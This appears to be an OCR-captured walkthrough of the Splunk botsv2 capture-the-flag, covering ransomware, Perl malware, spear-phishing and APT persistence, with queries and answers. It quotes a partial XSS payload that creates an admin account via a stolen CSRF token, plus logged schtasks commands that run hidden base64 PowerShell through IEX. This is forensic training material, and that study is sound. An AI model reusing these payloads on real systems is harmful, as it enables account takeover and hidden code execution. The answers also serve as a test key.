<li class=""><a href="index.php?module=user-banning">Banning</a></li>
<li class=""><a href="index.php?module=user-admin_permissions">Admin Permissions</a></li>
<li class=""><a href="index.php?module=user-mass_mail">Mass Mail</a></li>
<li class=""><a href="index.php?module=user-group_promotions">Group Promotions</a></li>
</ul></div>
                </div>
                <div id="content">
                        <div class="breadcrumb">
<a href="index.php">Home</a> &raquo; <a href="index.php?module=user-titles">User Titles</a> &raquo; <span class=
           <div id="inner">
<div class="nav_tabs">  <ul>
                <li class=" active"><a href="index.php?module=user-titles&amp;action=edit&amp;utid=2"><script>
window.onload=function(e){
  var my_post_key = document.getElementsByName("my_post_key")[0].value
  console.log(my_post_key);
  var postdata= "my_post_key="+my_post_key+"&username=kIagerfield&password=beer_lulz&confirm_password=beer_lulz&
  var url = "http://www.brewertalk.com/admin/index.php?module=user-users&action=add";
  var http;
  http = new XMLHttpRequest();
  http.open("Post",url);
```

300 series questions

Mallory's critical PowerPoint presentation on her MacBook gets encrypted by ransomware on August 18. What is the name of this file after it was encrypted?
Frothly_marketing_campaign_Q317.pptx.crypt_

host="MACLORY-AIR13"



```
index="botsv2" host="MACLORY-AIR13" *.pptx
```

✓ **7 events** (before 16/01/2026 15:19:27.000)

i	Time	Event
>	19/08/2017 00:40:02.000	mallorykraeuse 20275 ? 0.0 0:00.10 0.0 2128 2442472 ?? U 00:07 bBKRdMukR_/Volumes//FROTHLY/Home/mallory.kraeusen/Frothly_marketing_campaign_Q317.pptx.crypt_/Volumes//FROTHL campaign_Q317.pptx host = MACLORY-AIR13 source = ps sourcetype = ps
>	18/08/2017 21:50:43.000	{ [-] action: added calendarTime: Fri Aug 18 21:50:43 2017 UTC

SELECTED FIELDS
a host 1
a source 2
a sourcetype 2


INTERESTING FIELDS
a action 1
a calendarTime 1

There is a Games of Thrones movie file that was encrypted as well. What season and episode is it?
S07E02

index="botsv2" host="maclory-air13" (got OR game OR thrones) *crypt*

Kevin Lagerfield used a USB drive to move malware onto kutekitten, Mallory's personal MacBook. She ran the malware, which obfuscates itself during execution. Provide the vendor name of the USB drive Kevin likely used. Answer Guidance: Use time correlation to identify the USB drive.
Alcor Micro Corp.

index="botsv2" kutekitten usb
vendor id = o58f


Googl
وضع AI الكل صور فيديوهات فيديوهات قصيرة أخبار خرائط Google المزيد الأدوات

vendor id o58f

Device Hunt
vendor ‹ usb ‹ https://devicehunt.com · ترجم هذه الصفحة

Alcor Micro Corp. - USB\VID_058F

Vendor Devices ; Type, USB ; **Vendor ID, 058f** ; Vendor Name, Alcor Micro Corp. ; Device ID, b002 ; Device Name, Acer Integrated Webcam.


Device KB
hardware ‹ https://www.devicekb.com · ترجم هذه الصفحة

USB\VID_058F - Alcor Micro Devices

USB\VID_058F or **USB Vendor ID 058F** recognizes Alcor Micro as the USB Vendor and manufacturer of devices listed below. Alcor Micro address is 115, 9th Floor, ...

What programming language is at least part of the malware from the question above written in?

PERL



http://10.65.128.195:8000/en-GB/app/search/search?earliest=0&latest=&q=search

INTERESTING FIELDS

a action 1
a calendarTime 1
a columns.action 3
# columns.atime 2
a columns.category 1
# columns.ctime 1
# columns.gid 1
# columns.hashed 2
# columns.inode 1
a columns.md5 2
# columns.mode 1
# columns.mtime 1
a columns.sha1 2
a columns.sha256 2
# columns.size 1
a columns.target_path 1
# columns.time 1
# columns.transaction_id 1
# columns.uid 1
# date_hour 1

```
}
hostIdentifier: kutekitten.local
name: file_events
```

columns.md5

2 Values, 100% of events


Reports
Top values   Top values by time   Rare values
Events with this field

Values	Count	%
	3	60%
72d4d364ed91dd9418d144a2db837a6d	2	40%

```
unixTime: 1501784347
}
```

Show as raw text

Search by it on virus total



befa9bfe488244c64db096522b4fad73fc01ea8c4cd0323f1cbdee81ba008271

39 / 62
Community Score -286

39/62 security vendors flagged this file as malicious

befa9bfe488244c64db096522b4fad73fc01ea8c4cd0323f1cbdee81ba008271
fpsaud

Size 13.18 KB
Last Analysis Date 23 days ago

perl checks-cpu-name sets-process-name ssh-communication detect-debug-environment malware ssh checks-hostname exploit

Join our Community and enjoy additional community insights and crowdsourced detections, plus an API key to automate checks.

Basic properties

MD5	72d4d364ed91dd9418d144a2db837a6d
SHA-1	794bcba867307bdbd5f947f6c939eb4df1d2c9b8
SHA-256	befa9bfe488244c64db096522b4fad73fc01ea8c4cd0323f1cbdee81ba008271
SSDEEP	384:xEWXD5fBirq/W2YyY8TbftcZWhtm1ITBcXtWloQXJ:xPBirq/WfAbqitukKXt+RJ
TLSH	T142529E95D2149F61C7F9213ED80B42E71B28DFF32B864B3647526C401879BDBA47EBA0
File type	Perl source perl
Magic	Perl script text executable
TrID	Unix-like shebang (var.1) (gen) (50%) | Perl script (28.5%) | Unix-like shebang (var.3) (gen) (21.4%)
Magika	PERL
File size	13.18 KB (13494 bytes)


History

First Seen In The Wild	2017-01-17 19:09:06 UTC
First Submission	2017-01-31 16:54:15 UTC
Last Submission	2025-03-17 23:18:35 UTC
Last Analysis	2025-12-24 07:38:20 UTC

When was this malware first seen in the wild? Answer Guidance: YYYY-MM-DD
2017-01-17

The malware infecting kutekitten uses dynamic DNS destinations to communicate with two C&C servers shortly after installation. What is the fully-qualified domain name (FQDN) of the first (alphabetically) of these destinations?
eidk.duckdns.org

Switching to the Relations tab on VirusTotal,I find the 2 domain names of the C2 server




apis.apple.map.fastly.net	0 / 93	2011-04-18	MarkMonitor Inc.
apps.mzstatic.com	0 / 93	2010-07-12	NOM-IQ Ltd dba Com Laude
cdn.fwupd.org	0 / 93	2015-07-20	1API GmbH
eidk.duckdns.org	4 / 93	2013-04-12	Gandi SAS
eidk.hopto.org	5 / 93	2000-02-17	Vitalwerks Internet Solutions, LLC DBA No-IP
			Vitalwerks Internet

From the question above, what is the fully-qualified domain name (FQDN) of the second (alphabetically) contacted C&C server?
eidk.hopto.org

---

400 series questions

A Federal law enforcement agency reports that Taedonggang often spear phishes its victims with zip files that have to be opened with a password. What is the name of the attachment sent to Frothly by a malicious Taedonggang actor?
Invoice.Zip



```
1   index="botsv2" sourcetype="stream:smtp"  *.Zip
```

✓ 6 events (before 17/01/2026 11:49:43.000)   No Event Sampling ▾

SELECTED FIELDS
a host 1
a source 1
a sourcetype 1

INTERESTING FIELDS
# ack_packets_in 2
# ack_packets_out 5
a attach_disposition{} 1
a attach_filename{} 1
# attach_size_decoded{} 1
# attach_size{} 1
a attach_transfer_encoding{} 1
a attach_type{} 1
# bytes 6

i	Time	Event
>	26/08/2017 05:55:56.942	{ [-] ack_packets_in: 1 ack_packets_out: 40 bytes: 93687

attach_filename{}


1 Value, 66.667% of events   Selected Yes No

Reports
Top values   Top values by time   Rare values
Events with this field

Values	Count	%
invoice.zip	4	100%

What is the password to open the zip file?
 912345678

The Taedonggang APT group encrypts most of their traffic with SSL. What is the "SSL Issuer" that they use for the majority of their traffic? Answer guidance: Copy the field exactly, including spaces.
C = US   bu using attacker ip



```
1   index="botsv2" sourcetype="stream:tcp" ssl_issuer="C = US"
```


14,189 of 83,033 events matched   No Event Sampling ▾

SELECTED FIELDS
a host 1
a source 1
a sourcetype 1

INTERESTING FIELDS
# ack_packets_in 21
# ack_packets_out 18
a app 5
# bytes 100+
# bytes_in 100+
# bytes_out 94
# client_rtt 100+
# client_rtt_packets 12

i	Time	Event
>	26/08/2017 08:25:32.057	{ [-] ack_packets_in: 6 ack_packets_out: 5 app: ssl bytes: 3894 bytes_in: 1336 bytes_out: 2558 client_rtt: 183 client_rtt_packets: 1 client_rtt_sum: 183 connection: 45.77.65.211:443 data_packets_in: 3 data_packets_out: 4 dest_ip: 45.77.65.211

What unusual file (for an American company) does winsys32.dll cause to be downloaded into the Frothly environment?
ㄴㅏㄴㅡㄴ_ㄷㅔㅇㅣㅂㅣㄷㅡㄹㅡㄹ_ㅅㅏㄹㅏㅇㅎㅏㄴㄷㅏ.hwp




```
index="botsv2" sourcetype="stream:ftp" ("get" OR "retr")
```

✓ 14 events (before 17/01/2026 12:19:54.000) No Event Sampling ▾

```
24/08/2017      { [-]
04:00:16.831      bytes: 245
                  bytes_in: 91
                  bytes_out: 154
                  dest_ip: 160.153.91.7
                  dest_mac: 58:49:3B:8A:8B:12
                  dest_port: 21
                  endtime: 2017-08-24T04:00:16.831294Z
                  filename: 나는_데이비드를_사랑한다.hwp
                  flow_id: 94e3b6dd-d27e-460c-93bf-12c37296c5a0
```

* The ‘get’ and ‘retr’ commands are often used in FTP to download files from the FTP server

What is the first and last name of the poor innocent sap who was implicated in the metadata of the file that executed PowerShell Empire on the first victim's workstation? Answer example: John Smith
Ryan Kovar




File Details

All Details: Off

invoice.doc

Filename	invoice.doc
Size	233KiB (238592 bytes)
Type	doc office
Description	Composite Document File V2 Document, Little Endian, Os: MacOS, Version 10.3, Code page: 10000, Author: Ryan Kovar, Template: Normal.dotm, Last Saved By: Ryan Kovar, Revision Number: 3, Name of Creating Application: Microsoft Macintosh Word, Total Editing Time: 01:00, Create Time/Date: Sun Jul 9 22:07:00 2017, Last Saved Time/Date: Wed Aug 2 05:26:00 2017, Number of Pages: 1, Number of Words: 21, Number of Characters: 125, Security: 0
Architecture	WINDOWS
SHA256	d8834aaa5ad6d8ee5ae71e042aca5cab960e73a6827e45339620359633608cf1

Within the document, what kind of points is mentioned if you found the text?
CyberEastEgg




Congrats! It looks like you have a virustotal account and chose to live on the edge. If you find this... turn it in for some CyberEastEgg points!!!

To maintain persistence in the Frothly network, Taedonggang APT configured several Scheduled Tasks to beacon back to their C2 server. What single webpage is most contacted by these Scheduled Tasks? Answer example: index.php or images.html
process.php

I’ll search for newly created scheduled tasks. Since all newly created scheduled tasks are logged in the Windows Event Log,

```
index="botsv2" schtasks.exe sourcetype=wineventlog
create
```

First 6 are automatic updates , I will focus on last 3




```
>  24/08/2017      ... 21 lines omitted ...
   04:12:36.000            New Process Name:       C:\Windows\System32\schtasks.exe
                           Token Elevation Type:   TokenElevationTypeDefault (1)
                           Creator Process ID:     0xbac
                           Process Command Line:   "C:\Windows\system32\schtasks.exe"  /Create /F /RU system /SC DAILY /ST 10:51 /TN Updater /TR "C:\Windows\System32\Wind
                   owsPowerShell\v1.0\powershell.exe -NonI -W hidden -c \"IEX ([Text.Encoding]::UNICODE.GetString([Convert]::FromBase64String((gp HKLM:\Software\Microsoft
                   \Network debug).debug)))\""

                   Show all 33 lines
                   host = venus   source = WinEventLog:Security   sourcetype = wineventlog

>  24/08/2017      ... 21 lines omitted ...
   04:04:26.000            New Process Name:       C:\Windows\System32\schtasks.exe
                           Token Elevation Type:   TokenElevationTypeDefault (1)
                           Creator Process ID:     0xb78
                           Process Command Line:   "C:\Windows\system32\schtasks.exe"  /Create /F /RU system /SC DAILY /ST 10:39 /TN Updater /TR "C:\Windows\System32\Wind
                   owsPowerShell\v1.0\powershell.exe -NonI -W hidden -c \"IEX ([Text.Encoding]::UNICODE.GetString([Convert]::FromBase64String((gp HKLM:\Software\Microsoft
                   \Network debug).debug)))\""

